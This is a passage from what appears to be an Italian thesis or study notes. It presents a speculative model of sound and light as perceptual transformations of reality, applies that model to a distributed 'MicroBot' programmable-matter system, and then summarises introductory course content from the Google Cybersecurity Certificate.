Questa espressione suggerisce che la realtà percepita è il risultato di una combinazione di trasformazioni.

7.2 Struttura duale delle trasformazioni

Le trasformazioni introdotte presentano una struttura duale:

$$\Delta_S \sim dR/dt$$

$$\Delta_L \sim \text{grad}(R)$$

Questo significa che:

- Il suono è legato alla variazione nel tempo
- La luce è legata alla variazione nello spazio

Queste due componenti non sono indipendenti, ma descrivono aspetti diversi dello stesso stato.

7.3 Campo informativo della realtà

Per unificare il modello, è utile introdurre il concetto di campo informativo.

La realtà può essere interpretata non solo come distribuzione di materia ed energia, ma come distribuzione di informazione:

R = campo di informazione nello spazio-tempo

Le trasformazioni Δ_S e Δ_L non creano informazione, ma ne rendono visibili aspetti differenti.

In questo senso:

- Il suono rende accessibile l'informazione temporale
- La luce rende accessibile l'informazione spaziale

7.4 Proiezioni percettive della realtà

Si può quindi interpretare suono e luce come proiezioni della stessa realtà su due “direzioni percettive” diverse.

Formalmente:

$$S = T_S(R)$$

$$L = T_L(R)$$

dove T_S e T_L sono operatori di trasformazione.

La percezione completa è quindi data dalla combinazione di queste proiezioni:

$$P = M(T_S(R), T_L(R))$$

7.5 Superamento del concetto classico di dimensione

Nel modello classico, le dimensioni sono assi geometrici (x, y, z, t). Tuttavia, il modello sviluppato suggerisce un'estensione del concetto di dimensione.

Si possono distinguere due livelli:

1. Dimensioni geometriche
 x, y, z, t
2. Dimensioni percettive
suono, luce

Le dimensioni percettive non definiscono la posizione, ma il modo in cui la realtà viene resa accessibile.

7.6 Relazione tra dimensioni geometriche e percettive

Le dimensioni percettive non sostituiscono quelle geometriche, ma si costruiscono su di esse.

Infatti:

- Il suono dipende dal tempo
- La luce dipende dallo spazio

Questo implica che le dimensioni percettive emergono dalle dimensioni geometriche, ma rappresentano un livello superiore di descrizione.

7.7 Struttura completa del modello unificato

Combinando tutti gli elementi, si ottiene:

$$R = R(x, y, z, t)$$

$$\Delta_S = T_S(R) \sim dR/dt$$

$$\Delta_L = T_L(R) \sim \text{grad}(R)$$

$$R' = R + \Delta_S + \Delta_L$$

$$P = M(R')$$

Oppure, in forma esplicita:

$$P = M(R + \Delta_S + \Delta_L)$$

Questa espressione rappresenta il modello unificato della percezione.

7.8 Interpretazione finale del modello

Il modello sviluppato porta a una conclusione fondamentale:

La realtà non è direttamente percepita, ma viene trasformata attraverso diverse modalità prima di diventare esperienza.

Il suono e la luce non sono semplicemente fenomeni fisici distinti, ma rappresentano due modalità fondamentali di accesso alla realtà:

- Il suono evidenzia il cambiamento
- La luce evidenzia la struttura

La mente integra queste informazioni, producendo una rappresentazione coerente del mondo.

7.9 Implicazioni teoriche

L'unificazione delle dimensioni percettive introduce una nuova prospettiva:

- La realtà può essere interpretata come un sistema informativo
- Le dimensioni non sono solo coordinate, ma anche trasformazioni
- La percezione è il risultato di una composizione di operatori

Questo approccio permette di collegare fisica, matematica e percezione all'interno di un unico modello.

Conclusione del capitolo

L'unificazione delle dimensioni percettive consente di superare la separazione tra fenomeni fisici e esperienza soggettiva. Suono e luce diventano due aspetti complementari della stessa realtà, mentre la mente funge da sistema di integrazione.

In questo quadro, la realtà non è più soltanto ciò che esiste nello spazio-tempo, ma ciò che emerge attraverso un insieme di trasformazioni. Le dimensioni non sono più solo geometriche, ma anche percettive, trasformative e informative.

8. Dalla teoria alla rappresentazione computazionale

Il modello sviluppato nei capitoli precedenti descrive la realtà come una funzione dinamica soggetta a trasformazioni percettive. Tuttavia, affinché tale modello possa essere validato e utilizzato in contesti applicativi, è necessario tradurlo in una forma computazionale.

L'obiettivo di questo capitolo è definire un framework che permetta di rappresentare, simulare e visualizzare le trasformazioni della realtà, in particolare quelle associate al suono e alla luce.

8.1 Discretizzazione della realtà

Nel modello teorico, la realtà è espressa come funzione continua:

$$R = R(x, y, z, t)$$

Tuttavia, un sistema computazionale non può gestire direttamente funzioni continue, ma opera su valori discreti. È quindi necessario discretizzare lo spazio e il tempo.

Si introduce una griglia discreta:

$$x_i, y_j, z_k, t_n$$

dove gli indici i, j, k e n rappresentano punti discreti nello spazio e nel tempo.

La funzione diventa quindi:

$$R[i][j][k][n]$$

Nel caso bidimensionale (per semplicità computazionale):

$$R[i][j][n]$$

8.2 Approssimazione delle derivate

Le derivate introdotte nel modello continuo devono essere approssimate numericamente.

Derivata temporale:

$$dR/dt \approx (R[i][j][n+1] - R[i][j][n]) / dt$$

Derivate spaziali:

$$\begin{aligned} dR/dx &\approx (R[i+1][j][n] - R[i][j][n]) / dx \\ dR/dy &\approx (R[i][j+1][n] - R[i][j][n]) / dy \end{aligned}$$

Gradiente:

$$\text{grad}(R) \approx (dR/dx, dR/dy)$$

Queste approssimazioni permettono di calcolare le trasformazioni nel contesto discreto.

8.3 Modellazione delle trasformazioni

Nel modello teorico sono state definite due trasformazioni principali:

Delta_S (suono)

Delta_L (luce)

In forma computazionale:

$$\text{Delta_S}[i][j][n] = k_s * (R[i][j][n] - R[i][j][n-1])$$

$$\text{Delta_L}[i][j][n] = k_l * (\text{abs}(R[i+1][j][n] - R[i][j][n]) + \text{abs}(R[i][j+1][n] - R[i][j][n]))$$

dove:

- k_s è un coefficiente per il suono
 - k_l è un coefficiente per la luce
-

8.4 Stato trasformato

Lo stato percepibile diventa:

$$R'[i][j][n] = R[i][j][n] + \text{Delta_S}[i][j][n] + \text{Delta_L}[i][j][n]$$

Questo rappresenta la versione trasformata della realtà.

8.5 Visualizzazione

Per rendere il modello interpretabile, è necessario visualizzare i risultati.

Possibili rappresentazioni:

- $R \rightarrow$ stato base (griglia di valori)
- $\text{Delta_S} \rightarrow$ animazione temporale
- $\text{Delta_L} \rightarrow$ mappa di bordi/contrast
- $R' \rightarrow$ combinazione finale

In un ambiente Python, si possono usare librerie come:

- numpy per il calcolo
 - matplotlib per la visualizzazione
 - pygame o plot animati per il tempo
-

8.6 Interpretazione della simulazione

La simulazione permette di osservare alcuni aspetti fondamentali:

- Il suono emerge come variazione nel tempo
- La luce emerge come variazione nello spazio
- La percezione è una combinazione delle due

In particolare:

- zone statiche → nessun suono
 - zone uniformi → nessuna struttura visiva
 - zone dinamiche e strutturate → massima percezione
-

8.7 Struttura generale dell'algoritmo

Il modello può essere implementato seguendo questi passi:

1. Inizializzazione della griglia R
 2. Evoluzione temporale del sistema
 3. Calcolo di Delta_S
 4. Calcolo di Delta_L
 5. Costruzione di R'
 6. Visualizzazione
-

8.8 Collegamento con il modello teorico

Il modello computazionale mantiene la struttura teorica:

R → stato reale
Delta_S → trasformazione temporale
Delta_L → trasformazione spaziale
R' → stato percepito

Questo dimostra che il modello è coerente e implementabile.

Conclusione del capitolo

La traduzione del modello teorico in forma computazionale permette di trasformare un'idea astratta in un sistema simulabile. La discretizzazione dello spazio-tempo e l'approssimazione delle derivate consentono di rappresentare le trasformazioni della realtà in modo concreto.

Attraverso la simulazione, il suono e la luce emergono come due modalità distinte ma complementari di trasformazione dell'informazione. Questo passaggio rappresenta un punto

fondamentale del lavoro, poiché dimostra che il modello non è soltanto concettuale, ma può essere utilizzato come base per applicazioni reali.

9. Il sistema MicroBot come implementazione fisica del modello

Nei capitoli precedenti è stato sviluppato un modello teorico in cui la realtà viene descritta come una funzione dinamica soggetta a trasformazioni percettive. Il suono e la luce sono stati interpretati come modalità attraverso cui l'informazione viene resa accessibile, mentre la mente è stata formalizzata come operatore di interpretazione.

Il progetto MicroBot rappresenta il passaggio da questo modello teorico a un sistema fisico reale. Esso può essere interpretato come un'architettura in grado di trasformare informazione astratta in configurazioni materiali, realizzando concretamente il processo descritto dalla teoria.

9.1 MicroBot come sistema di trasformazione

Nel modello teorico, la percezione è definita come:

$$P = M(R + \Delta_S + \Delta_L)$$

Nel sistema MicroBot, questo schema viene reinterpretato in chiave ingegneristica:

Input → Elaborazione → Output fisico

dove:

- l'input rappresenta l'informazione iniziale
- l'elaborazione rappresenta le trasformazioni
- l'output rappresenta la configurazione fisica dei microbot

Si può quindi scrivere:

$$O = F(I)$$

dove:

- I è l'informazione in ingresso
 - F è il sistema MicroBot
 - O è la configurazione finale
-

9.2 Analogia tra modello teorico e sistema MicroBot

È possibile stabilire una corrispondenza diretta tra gli elementi del modello teorico e quelli del sistema MicroBot:

$R \rightarrow$ stato iniziale del sistema

$\Delta_S \rightarrow$ variazioni dinamiche (comandi, segnali temporali)

$\Delta_L \rightarrow$ struttura spaziale (posizione dei microbot)

$M \rightarrow$ sistema di controllo e interpretazione

$P \rightarrow$ configurazione fisica osservabile

Questo mostra che MicroBot implementa fisicamente il processo di trasformazione descritto nei capitoli precedenti.

9.3 Architettura del sistema

Il sistema MicroBot è composto da tre elementi principali:

1. Controller centrale
2. Unità distribuite (microbot)
3. Sistema di comunicazione

Il controller centrale riceve l'input e calcola la configurazione desiderata. I microbot eseguono i comandi, mentre il sistema di comunicazione coordina il comportamento dell'intero sistema.

Formalmente:

Controller $\rightarrow$ funzione decisionale

Microbot $\rightarrow$ attuatori fisici

Comunicazione $\rightarrow$ trasmissione dell'informazione

9.4 MicroBot come campo dinamico discreto

Dal punto di vista matematico, il sistema MicroBot può essere modellato come una griglia discreta:

$B[i][j][n]$

dove:

- i, j rappresentano la posizione
- n rappresenta il tempo

Ogni microbot rappresenta una unità del sistema e possiede uno stato:

$B[i][j][n]$ = stato del microbot

Lo stato complessivo del sistema è quindi una discretizzazione della funzione R.

9.5 Dinamica del sistema

Il comportamento del sistema evolve nel tempo secondo una regola di aggiornamento:

$$B[i][j][n+1] = B[i][j][n] + \Delta[i][j][n]$$

dove Delta rappresenta le trasformazioni applicate.

Queste trasformazioni possono includere:

- movimenti
 - attivazione di magneti
 - variazioni di stato
 - interazioni tra microbot
-

9.6 Interpretazione delle trasformazioni

Nel contesto MicroBot, le trasformazioni assumono una forma concreta:

$\Delta_S \rightarrow$ variazioni temporali (sequenze, sincronizzazione, ritmo)

$\Delta_L \rightarrow$ configurazioni spaziali (forme, pattern, strutture)

Questo implica che il sistema può rappresentare:

- il cambiamento nel tempo
- la struttura nello spazio

riproducendo fisicamente il modello teorico.

9.7 Percezione nel sistema MicroBot

Nel modello teorico, la percezione è il risultato dell'operatore M. Nel sistema MicroBot, questo ruolo può essere svolto da:

- l'utente umano
- un sistema di visualizzazione (VR/AR)

- un sistema di controllo automatico

La percezione diventa quindi:

P = interpretazione della configurazione dei microbot

Questo crea un collegamento diretto tra sistema fisico e esperienza.

9.8 MicroBot come materia programmabile

Uno degli aspetti più importanti del sistema è la sua natura di materia programmabile.

I microbot non sono semplici oggetti, ma unità capaci di modificare la loro configurazione in base a un'informazione. Questo permette di passare da:

informazione $\rightarrow$ forma

In termini matematici:

Forma = funzione(informazione)

Questo rappresenta una realizzazione concreta del modello teorico sviluppato.

9.9 Implicazioni del sistema

Il sistema MicroBot introduce una nuova prospettiva:

- la realtà non è solo osservata, ma costruita
- l'informazione può essere trasformata in struttura fisica
- le trasformazioni percettive possono diventare trasformazioni materiali

Questo collega direttamente teoria e tecnologia.

Conclusione del capitolo

Il sistema MicroBot rappresenta una realizzazione concreta del modello teorico sviluppato nei capitoli precedenti. Esso dimostra che le trasformazioni della realtà, descritte in termini matematici e percettivi, possono essere implementate in un sistema fisico.

Attraverso la coordinazione di unità distribuite, MicroBot trasforma informazione in configurazioni materiali, creando un ponte tra percezione e realtà fisica. In questo senso, il

sistema non è soltanto un progetto ingegneristico, ma una piattaforma sperimentale per esplorare il rapporto tra informazione, trasformazione e materia.

10. Architettura tecnica del sistema MicroBot

Dopo aver definito MicroBot come implementazione fisica del modello teorico, è necessario descriverne in modo rigoroso l'architettura tecnica. Questo capitolo analizza la struttura del sistema, i suoi componenti principali e le modalità di interazione tra di essi.

L'obiettivo è mostrare come il sistema sia progettato per trasformare informazione in configurazioni fisiche, mantenendo coerenza con il modello matematico e percettivo introdotto nei capitoli precedenti.

10.1 Struttura generale del sistema

Il sistema MicroBot è un sistema distribuito composto da unità autonome coordinate da un elemento centrale. La struttura può essere schematizzata come:

Sistema = {Controller, Microbot, Comunicazione}

dove:

- Controller: gestisce la logica e il coordinamento
- Microbot: eseguono le azioni fisiche
- Comunicazione: permette lo scambio di informazioni

Questa struttura consente di separare le responsabilità e garantire scalabilità.

10.2 Controller centrale

Il controller rappresenta il nucleo decisionale del sistema. Esso riceve input, elabora informazioni e invia comandi ai microbot.

Funzioni principali:

- ricezione input (utente o sistema)
- elaborazione della configurazione desiderata
- gestione dello stato globale
- sincronizzazione temporale

Formalmente, il controller può essere visto come una funzione:

$$C = C(I, \text{Stato})$$

dove I è l'input e Stato rappresenta la configurazione attuale del sistema.

L'output del controller è un insieme di comandi:

$$\text{Cmd} = \{\text{cmd}_1, \text{cmd}_2, \dots, \text{cmd}_n\}$$

10.3 Microbot come unità autonome

Ogni microbot è una unità indipendente dotata di capacità computazionale, attuazione e comunicazione.

Lo stato di un microbot può essere descritto come:

$$B_i(t) = (\text{posizione}, \text{stato}, \text{energia}, \text{parametri interni})$$

Ogni unità esegue una funzione di aggiornamento:

$$B_i(t+1) = f(B_i(t), \text{Cmd}_i, \text{Vicini})$$

dove:

- Cmd_i è il comando ricevuto
- Vicini rappresenta l'interazione con altri microbot

Questo introduce un comportamento locale che contribuisce al comportamento globale del sistema.

10.4 Sistema di comunicazione

La comunicazione è un elemento fondamentale per il coordinamento del sistema. Essa consente al controller di trasmettere informazioni ai microbot e ai microbot di condividere dati tra loro.

Il modello di comunicazione può essere descritto come:

$$\text{Msg} = (\text{ID}, \text{timestamp}, \text{payload})$$

dove:

- ID identifica il destinatario
- timestamp garantisce la sincronizzazione

- payload contiene il comando

La comunicazione può avvenire tramite protocolli wireless, come Wi-Fi o sistemi peer-to-peer.

10.5 Sincronizzazione temporale

Per garantire un comportamento coerente, il sistema deve essere sincronizzato nel tempo.

Si introduce un tempo discreto globale:

$t_0, t_1, t_2, \dots, t_n$

Tutti i microbot aggiornano il proprio stato in base a questo riferimento:

$B_i(t_{n+1})$ = aggiornamento sincronizzato

Questo è fondamentale per implementare le trasformazioni temporali (Δ_S).

10.6 Rappresentazione spaziale

La disposizione dei microbot nello spazio rappresenta la componente spaziale del sistema.

Si può definire una mappa:

Posizioni = $\{(x_i, y_i, z_i)\}$

Questa mappa rappresenta la configurazione del sistema in un dato istante.

Le trasformazioni spaziali (Δ_L) corrispondono a modifiche di queste posizioni.

10.7 Modello dinamico del sistema

Il comportamento complessivo del sistema può essere descritto come:

$Stato(t+1) = Stato(t) + \Delta(t)$

dove $\Delta(t)$ rappresenta l'insieme delle trasformazioni applicate.

Esplicitando:

$\Delta(t) = \Delta_S(t) + \Delta_L(t)$

Questo collega direttamente l'architettura tecnica al modello teorico.

10.8 Livelli di astrazione del sistema

Il sistema può essere analizzato su più livelli:

Livello fisico: hardware dei microbot

Livello logico: algoritmi e stati

Livello comunicativo: scambio di dati

Livello percettivo: interpretazione del sistema

Questa separazione consente di progettare e migliorare ogni componente in modo indipendente.

10.9 Scalabilità e modularità

Uno degli obiettivi principali del sistema è la scalabilità.

Il numero di microbot può essere aumentato senza modificare la struttura base:

$\text{Sistema}_N = \{B_1, B_2, \dots, B_N\}$

Questo è possibile grazie alla natura distribuita del sistema.

La modularità consente inoltre di sostituire o migliorare singoli componenti senza compromettere l'intero sistema.

10.10 Collegamento con il modello teorico

L'architettura del sistema MicroBot implementa concretamente il modello sviluppato nei capitoli precedenti:

$R \rightarrow$ stato del sistema

$\Delta_S \rightarrow$ sincronizzazione e dinamica temporale

$\Delta_L \rightarrow$ configurazione spaziale

$M \rightarrow$ interpretazione (utente o sistema)

$P \rightarrow$ stato osservabile

Questo dimostra la coerenza tra teoria e implementazione.

Conclusione del capitolo

L'architettura tecnica del sistema MicroBot mostra come un modello teorico basato su trasformazioni della realtà possa essere tradotto in un sistema distribuito reale. La separazione tra controller, unità e comunicazione consente di gestire la complessità e garantire flessibilità.

Il sistema rappresenta un esempio concreto di come l'informazione possa essere trasformata in struttura fisica attraverso un processo coordinato e dinamico. Questo rafforza l'idea centrale della tesi: la realtà non è soltanto osservata, ma può essere modellata, trasformata e ricostruita attraverso sistemi ingegneristici.

11. Implicazioni filosofiche e tecnologiche del modello

Il modello sviluppato in questo lavoro ha introdotto una nuova prospettiva sulla realtà, interpretandola come uno stato dinamico soggetto a trasformazioni percettive e computazionali. Attraverso l'integrazione di elementi matematici, fisici e ingegneristici, è stato possibile costruire un sistema coerente che collega la struttura del mondo fisico alla percezione e alla sua rappresentazione tecnologica.

Questo capitolo analizza le principali implicazioni teoriche e pratiche del modello, evidenziando come esso modifichi il modo di intendere la realtà, la percezione e il ruolo della tecnologia.

11.1 Realtà e percezione

Uno dei risultati fondamentali del modello è la distinzione tra realtà e percezione.

La realtà è stata definita come:

$$R = R(x, y, z, t)$$

mentre la percezione è stata formalizzata come:

$$P = M(R + \Delta_S + \Delta_L)$$

Questo implica che la percezione non coincide con la realtà, ma rappresenta il risultato di una serie di trasformazioni.

Da un punto di vista filosofico, questo introduce una visione in cui:

- la realtà esiste indipendentemente dall'osservatore
- ma l'esperienza della realtà dipende dal sistema percettivo

La conoscenza diventa quindi una costruzione mediata, non un accesso diretto.

11.2 Le dimensioni come trasformazioni

Il modello propone un'estensione del concetto di dimensione.

Tradizionalmente, le dimensioni sono coordinate geometriche:

x, y, z, t

Nel modello sviluppato, si introducono anche dimensioni percettive:

- suono → variazione temporale
- luce → variazione spaziale

Questo porta a una nuova interpretazione:

le dimensioni non sono soltanto assi dello spazio, ma modalità attraverso cui la realtà viene resa accessibile

11.3 La realtà come informazione

Il modello suggerisce che la realtà possa essere interpretata come un sistema informativo.

R non rappresenta soltanto materia ed energia, ma anche informazione distribuita nello spazio-tempo.

Le trasformazioni Delta_S e Delta_L non creano informazione, ma ne evidenziano aspetti diversi.

Questo implica che:

- la realtà può essere codificata
 - la percezione è una decodifica
 - la tecnologia può intervenire su questo processo
-

11.4 Il ruolo della tecnologia

Il sistema MicroBot dimostra che è possibile intervenire attivamente sulle trasformazioni della realtà.

Se il modello teorico descrive:

realtà → trasformazione → percezione

la tecnologia introduce un nuovo passaggio:

informazione → trasformazione → realtà fisica

Questo significa che l'uomo non è più soltanto osservatore, ma anche costruttore della realtà.

11.5 Materia programmabile

Uno degli aspetti più rilevanti del modello è l'introduzione del concetto di materia programmabile.

Nel sistema MicroBot, la configurazione fisica dipende dall'informazione:

Forma = funzione(informazione)

Questo rappresenta un cambiamento significativo:

- la materia non è più statica
- può essere controllata e riconfigurata

La realtà diventa quindi modificabile attraverso sistemi informatici.

11.6 Unificazione tra discipline

Il modello sviluppato unisce elementi provenienti da diversi ambiti:

- matematica → formalizzazione
- fisica → descrizione dei fenomeni
- informatica → implementazione
- filosofia → interpretazione

Questa integrazione permette di affrontare il problema della realtà in modo più completo.

11.7 Limiti del modello

Nonostante la sua coerenza, il modello presenta alcune limitazioni:

- semplificazione delle trasformazioni fisiche
- modellazione approssimata della percezione

- dipendenza da ipotesi teoriche

Questi limiti rappresentano opportunità per sviluppi futuri.

11.8 Prospettive future

Il modello apre diverse possibilità di sviluppo:

- integrazione con realtà virtuale e aumentata
 - utilizzo di intelligenza artificiale per la gestione del sistema
 - espansione verso sistemi più complessi e autonomi
 - applicazioni in ambito scientifico, artistico e tecnologico
-

Conclusione del capitolo

Il modello proposto introduce una visione della realtà come sistema dinamico e trasformativo, in cui la percezione non è un semplice riflesso del mondo, ma il risultato di un processo complesso.

Le dimensioni vengono reinterpretate come modalità di accesso alla realtà, mentre la tecnologia permette di intervenire attivamente su tali trasformazioni. In questo contesto, il sistema MicroBot rappresenta un primo esempio concreto di come informazione e materia possano essere integrate.

Questo approccio non sostituisce i modelli tradizionali, ma li estende, offrendo una prospettiva più ampia che collega fisica, percezione e tecnologia.

SEZIONE 1 — INTRODUZIONE AL GOOGLE CYBERSECURITY CERTIFICATE

1.1 Contesto generale e obiettivo del programma

Il Google Cybersecurity Certificate è un percorso formativo progettato per introdurre in modo strutturato al campo della sicurezza informatica, fornendo le basi teoriche e pratiche necessarie per comprendere il funzionamento delle minacce digitali e dei sistemi di difesa. Il

programma è pensato come punto di ingresso nel settore e non richiede esperienza pregressa, permettendo quindi anche a chi parte da zero di acquisire competenze spendibili nel mondo del lavoro.

L'obiettivo principale del percorso è preparare a ruoli tecnici entry-level, come cybersecurity analyst, security analyst e SOC analyst, fornendo una visione completa del dominio e delle attività quotidiane svolte in ambito sicurezza.

1.2 Crescita del settore e domanda di competenze

Negli ultimi anni il mondo sta attraversando una trasformazione digitale estremamente rapida, caratterizzata da un aumento continuo del numero di dispositivi connessi, applicazioni e dati disponibili online. Questa espansione ha portato a un incremento significativo della complessità dei sistemi informatici, rendendoli più esposti a minacce e vulnerabilità.

Con l'aumentare delle superfici di attacco, crescono anche i rischi per organizzazioni e individui, che possono subire perdite economiche, furti di dati o interruzioni dei servizi. In questo contesto, la cybersecurity assume un ruolo fondamentale, diventando un elemento indispensabile per garantire la protezione delle informazioni e la stabilità delle infrastrutture digitali. Di conseguenza, la domanda di professionisti qualificati nel settore è in costante crescita.

1.3 Competenze sviluppate nel programma

Il programma consente di sviluppare una serie di competenze fondamentali che coprono diversi aspetti della sicurezza informatica. Vengono introdotti i principali modelli e framework utilizzati per la gestione della sicurezza, insieme ai concetti di rischio, vulnerabilità e minaccia.

Parallelamente, vengono affrontati aspetti più tecnici, come la protezione delle reti e dei dati, l'utilizzo di strumenti operativi come Linux e SQL e l'automazione di processi tramite Python. Una parte rilevante del percorso è dedicata anche al rilevamento e alla risposta agli incidenti di sicurezza, oltre che alla comunicazione efficace con altri membri dell'organizzazione, inclusi stakeholder non tecnici.

1.4 Struttura del programma

Il certificato è organizzato in nove corsi progressivi, ciascuno focalizzato su un ambito specifico della cybersecurity. Il percorso parte dalle basi, con un'introduzione generale al

settore, per poi approfondire la gestione del rischio, la sicurezza delle reti, l'utilizzo degli strumenti tecnici e l'analisi delle minacce.

Successivamente, vengono trattati il rilevamento e la risposta agli incidenti, l'automazione delle attività di sicurezza e, infine, la preparazione al mondo del lavoro. Questa struttura segue una logica ben definita, che accompagna lo studente da una comprensione teorica iniziale fino a una visione più operativa e professionale.

1.5 Apprendimento basato su progetti

Uno degli aspetti più rilevanti del programma è l'approccio pratico. Ogni corso include esercitazioni e progetti che permettono di applicare concretamente i concetti studiati. Questo consente di simulare situazioni reali e sviluppare competenze operative, non limitandosi alla sola teoria.

I progetti realizzati durante il percorso possono essere utilizzati come portfolio, rappresentando una dimostrazione concreta delle capacità acquisite e un elemento distintivo nel momento in cui si cerca lavoro nel settore.

1.6 Impatto sulla carriera professionale

Al termine del programma, lo studente è in grado di dimostrare competenze richieste nel mercato della cybersecurity e può utilizzare il certificato per rafforzare il proprio profilo professionale. Il badge rilasciato può essere condiviso su piattaforme come LinkedIn, contribuendo a migliorare la visibilità nei confronti di aziende e recruiter.

Inoltre, il percorso è progettato per preparare all'esame CompTIA Security+, una delle certificazioni più riconosciute nel settore. Il conseguimento di entrambe le certificazioni consente di ottenere un vantaggio competitivo significativo, aumentando la credibilità tecnica e professionale.

1.7 Applicazione al progetto MicroBot

Le conoscenze acquisite in questo programma risultano particolarmente rilevanti nel contesto di sistemi distribuiti come MicroBot. La gestione del rischio diventa fondamentale quando più nodi comunicano tra loro, così come la sicurezza delle reti è essenziale per garantire che le informazioni scambiate non vengano intercettate o alterate.

Allo stesso modo, i concetti di rilevamento delle intrusioni e risposta agli incidenti possono essere integrati nel sistema per migliorare la resilienza complessiva. L'automazione, infine,

rappresenta un elemento chiave per gestire in modo scalabile la sicurezza di un ecosistema complesso.

1.8 Conclusione della sezione

Il Google Cybersecurity Certificate rappresenta un'introduzione strutturata ed efficace al mondo della sicurezza informatica, combinando teoria e pratica in un percorso progressivo. Tuttavia, il reale valore del corso dipende dalla capacità di applicare i concetti appresi a sistemi concreti, trasformando la conoscenza teorica in competenze operative.

2.1 Introduzione al corso

Il corso *Foundations of Cybersecurity* rappresenta il primo passo all'interno del Google Cybersecurity Certificate e costituisce la base teorica su cui si costruiscono tutti i moduli successivi. L'obiettivo principale è introdurre lo studente al mondo della sicurezza informatica, fornendo una visione chiara delle responsabilità lavorative, delle competenze richieste e dei concetti fondamentali del settore.

Durante il corso viene presentato il ruolo dei professionisti della cybersecurity, evidenziando come operano nella pratica quotidiana e quali siano le competenze necessarie per lavorare efficacemente in questo ambito. Viene inoltre introdotta una struttura concettuale solida, che include i domini di sicurezza CISSP, i principali framework e controlli di sicurezza, e il modello CIA (Confidentiality, Integrity, Availability), che rappresenta uno dei pilastri della disciplina.

Parallelamente, il corso offre una prima esposizione agli strumenti utilizzati dagli analisti di sicurezza, fornendo una visione generale delle tecnologie impiegate per proteggere sistemi, reti e dati.

2.2 Posizione del corso nel programma

Questo corso si colloca come primo elemento di un percorso composto da nove moduli progressivi. La sua funzione è quella di costruire una base concettuale e introduttiva che consenta di affrontare in modo consapevole i corsi successivi.

L'intero programma segue una progressione ben definita: si parte dalla comprensione del ruolo della cybersecurity e della sua evoluzione, per poi passare alla gestione del rischio, alla sicurezza delle reti, all'utilizzo di strumenti tecnici, all'analisi delle minacce e alla risposta agli incidenti. Le fasi finali del percorso sono dedicate all'automazione e alla preparazione professionale, con un focus sull'ingresso nel mondo del lavoro.

Questa struttura permette di passare gradualmente da una conoscenza teorica generale a competenze sempre più operative e applicabili.

2.3 Struttura interna del corso

Il corso è suddiviso in quattro moduli principali, ognuno dei quali affronta un aspetto specifico della cybersecurity.

Il primo modulo introduce il campo della sicurezza informatica e le responsabilità dei professionisti del settore, fornendo una panoramica generale del contesto e delle attività svolte. Il secondo modulo analizza l'evoluzione della cybersecurity, mostrando come le minacce si siano sviluppate nel tempo parallelamente alla crescita delle tecnologie digitali e introducendo i domini di sicurezza.

Nel terzo modulo vengono trattati i concetti di rischio, minaccia e vulnerabilità, insieme ai framework di sicurezza e ai controlli utilizzati per mitigare i rischi. In questa fase viene approfondito anche il modello CIA, che rappresenta una base fondamentale per la progettazione di sistemi sicuri. Il quarto modulo, infine, è dedicato agli strumenti e ai linguaggi utilizzati nel settore, introducendo tecnologie come SIEM, analizzatori di rete e linguaggi di programmazione come Python e SQL.

2.4 Metodologia didattica

Il corso adotta un approccio misto che combina teoria e pratica. I contenuti vengono presentati attraverso video, letture e casi studio, che permettono di comprendere i concetti in modo progressivo e contestualizzato. A questi si affiancano attività pratiche, esercitazioni e laboratori che consentono di applicare le conoscenze acquisite.

Sono presenti inoltre quiz di autovalutazione e verifiche strutturate, che permettono di monitorare il livello di comprensione e consolidare i concetti principali. Il superamento delle prove con una soglia minima dell'80% garantisce l'acquisizione del certificato e rappresenta un primo indicatore di competenza.

Un elemento importante è anche la componente collaborativa, che consente di interagire con altri studenti, condividere esperienze e costruire una rete di contatti all'interno della community.

2.5 Competenze attese al termine del corso

Al termine di questo primo corso, lo studente è in grado di comprendere il ruolo della cybersecurity nel contesto attuale, riconoscere le principali minacce e vulnerabilità e interpretare i concetti fondamentali della disciplina. Viene inoltre acquisita una prima familiarità con i framework di sicurezza e con gli strumenti utilizzati nel settore.

Queste competenze rappresentano una base essenziale per affrontare i moduli successivi, che richiedono una comprensione più approfondita e operativa dei sistemi di sicurezza.

2.6 Considerazioni operative e metodo di studio

Per ottenere il massimo dal corso è fondamentale seguire una progressione lineare, affrontando i contenuti nell'ordine proposto. I concetti sono costruiti in modo cumulativo, e una comprensione incompleta delle basi può compromettere l'apprendimento delle parti successive.

È importante non limitarsi alla visione dei contenuti, ma ripetere esercizi, rivedere materiali e approfondire i punti meno chiari. L'utilizzo delle risorse aggiuntive e la costruzione di appunti strutturati rappresentano strumenti fondamentali per consolidare le conoscenze.

2.7 Applicazione al progetto MicroBot

Nel contesto del progetto MicroBot, questo corso assume un valore strategico. Le nozioni introduttive permettono di iniziare a ragionare in termini di sicurezza già nelle fasi iniziali di progettazione, evitando di trattarla come un'aggiunta successiva.

La comprensione dei concetti di rischio, vulnerabilità e controllo consente di identificare i punti critici di un sistema distribuito, mentre il modello CIA fornisce una guida per garantire che la comunicazione tra i nodi sia sicura, affidabile e resistente a interferenze esterne.

In questo senso, il corso non rappresenta solo una formazione teorica, ma una base concreta per progettare un sistema più robusto e scalabile.

2.8 Conclusione della sezione

Il corso *Foundations of Cybersecurity* costituisce un'introduzione strutturata e completa ai principi fondamentali della sicurezza informatica. Attraverso un approccio progressivo e integrato, permette di acquisire una visione chiara del settore e delle competenze richieste.

Il suo valore risiede nella capacità di fornire una base solida su cui costruire conoscenze più avanzate, rendendolo un passaggio fondamentale per chiunque voglia sviluppare competenze reali in ambito cybersecurity.

cybersecurity: the practice of ensuring confidentiality, integrity, and availability of information by protecting networks, devices people, and data from unauthorized access or criminal exploitation.

SEZIONE 3 — COMPRENDERE LA CYBERSECURITY

3.1 Definizione e ruolo della cybersecurity

La cybersecurity può essere definita come l'insieme di pratiche, tecnologie e processi finalizzati alla protezione delle informazioni e dei sistemi informatici da accessi non autorizzati, utilizzi impropri o attività criminali. Questo ambito non si limita alla sola protezione dei dati, ma include anche la difesa delle reti, dei dispositivi e degli utenti che interagiscono con tali sistemi.

In un contesto sempre più digitalizzato, la sicurezza informatica assume un ruolo centrale, poiché qualsiasi sistema connesso rappresenta un potenziale punto di accesso per attori malevoli. La protezione delle informazioni diventa quindi un requisito fondamentale per garantire il corretto funzionamento di organizzazioni e servizi.

Un esempio semplice ma significativo è l'utilizzo di password complesse. Questo tipo di misura contribuisce a rafforzare la riservatezza delle informazioni, rendendo più difficile per un attaccante ottenere accesso non autorizzato. In questo contesto, gli attori che tentano di compromettere i sistemi vengono definiti *threat actors*, ovvero individui o gruppi che rappresentano un rischio per la sicurezza.

3.2 Funzione e responsabilità dei team di sicurezza

